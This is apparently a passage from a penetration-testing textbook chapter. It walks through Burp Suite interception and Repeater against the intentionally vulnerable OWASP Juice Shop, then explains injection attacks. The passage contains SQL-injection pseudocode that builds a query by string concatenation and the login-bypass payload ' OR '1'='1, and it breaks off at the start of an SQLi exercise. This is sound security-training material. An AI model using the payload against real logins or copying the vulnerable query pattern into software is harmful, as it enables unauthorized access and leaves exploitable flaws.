


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator
Site map Issue definitions Scope settings
Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4
http://cdnjs.cloudflare.com
http://detectportal.firefox.com
http://localhost:3000
/
api
assets
main.js
polyfills.js
rest
runtime.js
socket.io
vendor.js
Host
http://localhost:3000
http://localhost:3000
http://localhost:3000/
Add to scope
Scan
Engagement tools [Pro version only]
Compare site maps
Expand branch
Expand requested items
Collapse branch
Delete host
Copy URLs in this host

Figure 16.15: Add to scope

3. Next, the **Proxy history logging** window will appear. Here, click on **NO** to proceed, as shown here:



Proxy history logging

You have added an item to Target scope. Do you want Burp Proxy to stop sending out-of-scope items to the history or other Burp tools?

Answering "yes" will avoid accumulating project data for out-of-scope items.

Figure 16.16: Logging history option

4. Next, click on the **Filter** taskbar and select **Show only in-scope items**, as shown in the following screenshot:


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer
Site map Issue definitions Scope settings
1
2
3
Show all
Hide all
Revert changes
Apply

Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

Filter settings

Filter by request type
- [✓] Show only in-scope items
- [ ] Show only requested items
- [ ] Show only parameterized requests
- [✓] Hide not-found items

Filter by MIME type
- [✓] HTML
- [✓] Other text
- [✓] Script
- [ ] Images
- [✓] XML
- [✓] Flash
- [ ] CSS
- [ ] Other binary

Filter by status code
- [✓] 2xx [success]
- [✓] 3xx [redirection]
- [ ] 4xx [request error]
- [✓] 5xx [server error]

Folders
- [✓] Hide empty folders

Filter by search term [Pro only]
- [ ] Regex
- [ ] Case sensitive
- [ ] Negative search

Filter by file extension
- [ ] Show only: asp,aspx,jsp,php
- [ ] Hide: js,gif,jpg,png,css


Filter by annotation
- [ ] Show only commented items
- [ ] Show only highlighted items

Figure 16.17: Accessing the Filter settings

On the **Site map** tab, you will now notice Burp Suite will only display your target as it's defined within the scope. This feature helps ethical hackers and penetration testers to focus on only their targets while removing any unnecessary web results on the **Site map** tab.

5. Next, you can disable the Intercept feature on Burp Suite and browse around the OWASP Juice Shop web application to perform passive crawling on the web application.

   You can see that, on the **Site map** tab, Burp Suite is automatically showing directories and files within the web application:


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Settings
Learn
Site map Issue definitions Scope settings
Filter: Hiding out of scope and not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders
http://localhost:3000
/
api
Challenges
Feedbacks
Quantitys
assets
i18n
public
main.js
polyfills.js
rest
runtime.js
socket.io
tutorial.js
vendor.js
Inspector
Request attributes 2
Request query parameters 3
Request headers 15
Response headers 3
0 matches
Search...
0 matches

Host	Method	URL	Params	Status code	Length	MIME type	
http://localhost:3000	GET	/socket.io/?EIO=4&trans...	✓	101	129		
http://localhost:3000	GET	/socket.io/?EIO=4&trans...	✓	101	129		
http://localhost:3000	GET	/		200	2425	HTML	OWASP
http://localhost:3000	GET	/api/Challenges/?name=...	✓	200	982	JSON	
http://localhost:3000	GET	/api/Feedbacks/		200	1797	JSON	
http://localhost:3000	GET	/assets/i18n/en.json		200	28714	JSON	
http://localhost:3000	GET	/assets/public/images/up...		200	2425	HTML	OWASP
http://localhost:3000	GET	/main.js		200	400202	script	
http://localhost:3000	GET	/polyfills.js		200	54984	script	
http://localhost:3000	GET	/rest/admin/application-...		200	376	JSON	
http://localhost:3000	GET	/runtime.js		200	3661	script	
http://localhost:3000	GET	/socket.io/?EIO=4&trans...	✓	200	232	JSON	

Request

```
GET /socket.io/?EIO=4&
transport=websocket&
sid=
_5HGkYCyAWmhqJypAAAA
HTTP/1.1
Host: localhost:3000
User-Agent:
Mozilla/5.0 (X11;
Linux x86_64;
rv:109.0)
Gecko/20100101
```


Response

```
HTTP/1.1 101 Switching
Protocols
Upgrade: websocket
Connection: Upgrade
Sec-WebSocket-Accept:
QgbwY3vhKKE+UUfKYv9uLjk8zr4=
```

Figure 16.18: Passive web crawling

As shown in the preceding screenshot, Burp Suite is auto-populating all the directories that it's able to discover while you are browsing the web application. If you turn off (disable) the Intercept feature on Burp Suite, you can still browse the web application while it performs passive crawling. However, if the Intercept feature is off, you will not be able to capture and modify any web request.

6. Next, enable the Intercept feature on Burp Suite and refresh the OWASP Juice Shop main page on your web browser. This will allow Burp Suite to capture the web request from your web browser before it goes to the web application:



Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Learn
Intercept HTTP history WebSockets history Proxy settings
Request to http://localhost:3000 [127.0.0.1]
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
Search...
0 matches

```
GET / HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: language=en; welcomebanner_status=dismiss
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
If-Modified-Since: Sat, 23 Dec 2023 15:18:11 GMT
If-None-Match: W/"7c3-18c9741599e"
```

Figure 16.19: Intercepting a HTTP GET message

As shown in the preceding screenshot, an `HTTP GET` request message was captured by Burp Suite. It clearly shows all the parameters set by the web browser on your Kali Linux, such as the type of message, HTTP verb (`GET`), the sender (`host`), the user agent (the web browser and operating system type), the format the sender will accept, the language, and encoding.

7. Next, we can modify this message before sending it off to the web application; simply right-click anywhere within the `HTTP GET` message and choose **Send to Repeater**, as shown in the following screenshot:



Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Orga
Intercept HTTP history WebSockets history Proxy settings
Request to http://localhost:3000 [127.0.0.1]
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
Send to Repeater
Scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Send to Organizer Ctrl+O

```
GET / HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: language=en; welcomebanner_status=dismiss
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
If-Modified-Since: Sat, 23 Dec 2023 15:18:11 GMT
If-None-Match: W/"7c3-18c9741599e"
```

Figure 16.20: Send to Repeater

Repeater is a feature within Burp Suite that allows penetration testers to modify a web request message before sending it to the destination web application. This allows penetration testers to insert custom parameters within the request messages, and then send them to the web application and observe the response. The responses help penetration testers determine whether a security vulnerability exists within the web application.

8. Next, click on the **Repeater** tab in Burp Suite, click on **Send** to forward the request to the web application, and obverse the **Response** message:


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Send
Cancel
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Search...
0 matches
Done

```
GET / HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q
=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: language=en; welcomebanner_status=dismiss
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
If-Modified-Since: Sat, 23 Dec 2023 15:18:11 GMT
If-None-Match: W/"7c3-18c9741599e"
```

```
HTTP/1.1 304 Not Modified
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Sat, 23 Dec 2023 15:18:11 GMT
ETag: W/"7c3-18c9741599e"
Date: Sat, 23 Dec 2023 15:45:09 GMT
Connection: close
```


Figure 16.21: The Repeater module

As shown in the preceding screenshot, when you send a web request to the web application using Repeater, you will be able to intercept the web application and even customize the parameters within the request message.

9. Next, select the **Proxy** | **Intercept** tab on Burp Suite, and forward all the pending HTTP messages.
10. Finally, OWASP Juice Shop is a vulnerable web application that contains a lot of fun challenges and exercises to help people develop their skills in web application security. To assist with understanding the various challenges and levels of difficulties for each challenge, OWASP Juice Shop has a Score Board that helps you keep track of your progress.

    One of the first challenges is to discover the Score Board by going to the following URL: `http://localhost:3000/#/score-board`.

    Ensure you forward the HTTP request messages in the Burp Suite proxy. The following screenshot shows the Score Board, which allows you to filter your challenges based on your progression, difficulty levels, and even the type of web application security risks:



You successfully solved a challenge: Score Board (Find the carefully hidden 'Score Board' page.)

Score Board 1%

Figure 16.22: Score Board

I would recommend that you start using the Score Board while learning web application security risks on the OWASP Juice Shop platform and try to discover the security vulnerabilities and methods for exploiting each flaw to complete the challenges.

Using the OWASP Top 10: 2021 documentation at https://owasp.org/Top10/ and the OWASP Juice Shop challenge guide at https://pwning.owasp-juice.shop/ will help you improve your web application security skills. Please be sure to check out both resources.

Having completed this section, you have learned the essentials of setting up FoxyProxy as your proxy switcher for your web browser and have learned the basics of getting started with Burp Suite. Next, you will learn about the security risks involved with injection attacks on web applications.

Understanding injection-based attacks

Injection-based attacks allow threat actors and penetration testers to inject customized code into an input field within a form on a web application. The web application will process the input and provide a response, as it is designed to operate in a client-server model and a request-response model too. However, if a user submits malformed code to a login form on a web application, the user may be able to retrieve sensitive information from the web application and the database server, and even perform operations on the host operating system that's running the vulnerable web application.

Without proper validation and sanitization of users' input, threat actors are able to determine whether a web application has security vulnerabilities, manipulate the data stored within the backend database server, and even perform command-injection attacks on the host operating system.

Let's consider a targeted web application that is accepting user input on a login page to authenticate users on the system. The web application will construct an SQL query using the user's input to check whether the username and password provided by the user exist on the SQL backend database. The following is a piece of pseudocode Python code to represent the logic in this scenario:

```
username = get_user_input("Enter your username: ")
password = get_user_input("Enter your password: ")
# Construct SQL query
query = "SELECT * FROM users WHERE username='" + username + "' AND password='" + password + "'"
# Execute SQL query and check if user exists
result = execute_query(query)
if result:
    login()
else:
    display_error("Invalid username or password")
```

If the threat actor wants to bypass the authentication mechanism by altering the SQL query by sending malformed input into the login page of the web application, the threat actor can enter the following logic statement as the username with a random password:

```
' OR '1'='1
```

The SQL query that will be crafted by the web application will be the following:

```
SELECT * FROM users WHERE username='' OR '1'='1' AND password='<password>'
```

In this scenario, the threat actor input `'1'='1'` is used to bypass the password-checking mechanism because `'1'='1'` always evaluates to be true. As a result, the threat actor will be able to retrieve the first record from the SQL database, that is, the administrator's account.

The following diagram shows a visual representation of a web server deployment:




Figure 16.23: Web and database servers

As shown in the preceding screenshot, the web application and the database are implemented on two separate servers to improve security and performance. **SQL injection** (**SQLi**) is a type of injection-based attack that allows the threat actor to inject customized SQL statements (code) within an input form on a web application. If the web application does not validate or sanitize the input, the code will be sent to the SQL server on the backend for processing. If the web application is vulnerable to SQLi flaws, security misconfigurations, or even inadequate access controls, the threat actor will be able to create, modify, retrieve, and even delete records stored on the database.

Command injection is another type of injection-based attack that allows a threat actor to inject customized code into an input form on a web application. A vulnerable web application will pass the user input to the host operating system, which then executes the code. This will allow the threat actor to execute commands on the host operating system of the web server.

Command injection vulnerabilities typically arise when an application insecurely passes user input to system-level commands without proper validation or sanitation.


Up next, you will learn how to use Kali Linux to test a web application for SQLi vulnerability and exploit it to gain administrative access to the web application.

Performing an SQLi attack

In this exercise, you will learn to use SQLi to gain access to the administrator account on a vulnerable web application such as OWASP Juice Shop while using Burp Suite on Kali Linux.

To get started with this exercise, please follow these instructions:

1. Power on the Kali Linux, open the Terminal, and start the OWASP Juice Shop Docker instance.
2. Using Firefox on Kali Linux, go to the OWASP Juice Shop Score Board and use the filter to display only **Injection** attacks. Select all the **star icons** and **Injection** as shown in the following screenshot:




Name	Difficulty	Description	Status
Christmas Special	★★★★	Order the Christmas special offer of 2014.	
Database Schema	★★★	Exfiltrate the entire DB schema definition via SQL Injection.	
Ephemeral Accountant	★★★★	Log in with the (non-existing) accountant *acc0unt4nt@juice-sh.op* without ever registering that user.	
Login Admin	★★	Log in with the administrator's user account.	
Login Bender	★★★	Log in with Bender's user account.	
Login Jim	★★★	Log in with Jim's user account.	

Figure 16.24: Filtering injection exercises

As shown in the preceding screenshot, all injection-based challenges are displayed on the **Score Board** panel. Here, you can also find the **Login Admin** challenge, which tests your skills in being able to discover and exploit a security vulnerability within a web application to gain access to the administrator's user account.

3. Next, ensure FoxyProxy is set to use the Burp Suite proxy configurations, and then start the Burp Suite application and ensure Intercept is turned on to capture web request messages.
4. Next, using Firefox, go on the OWASP Juice Shop web application, and then click on **Account** | **Login** to access the login portal for the web application.
5. On the **Login** page, enter any email ID and password, then hit *Enter* to simulate the logon process.
6. On **Burp Suite**, click on the **Intercept** tab to view the `HTTP POST` message from the web browser, and then right-click on the message and choose **Send**

to Repeater:



Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer
Learn
Intercept HTTP history WebSockets history Proxy settings
Request to http://localhost:3000 [127.0.0.1]
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
Right-click and Send to Repeater
Search...
0 matches

```
POST /rest/user/login HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 53
Origin: http://localhost:3000
Connection: close
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss; continueCode=
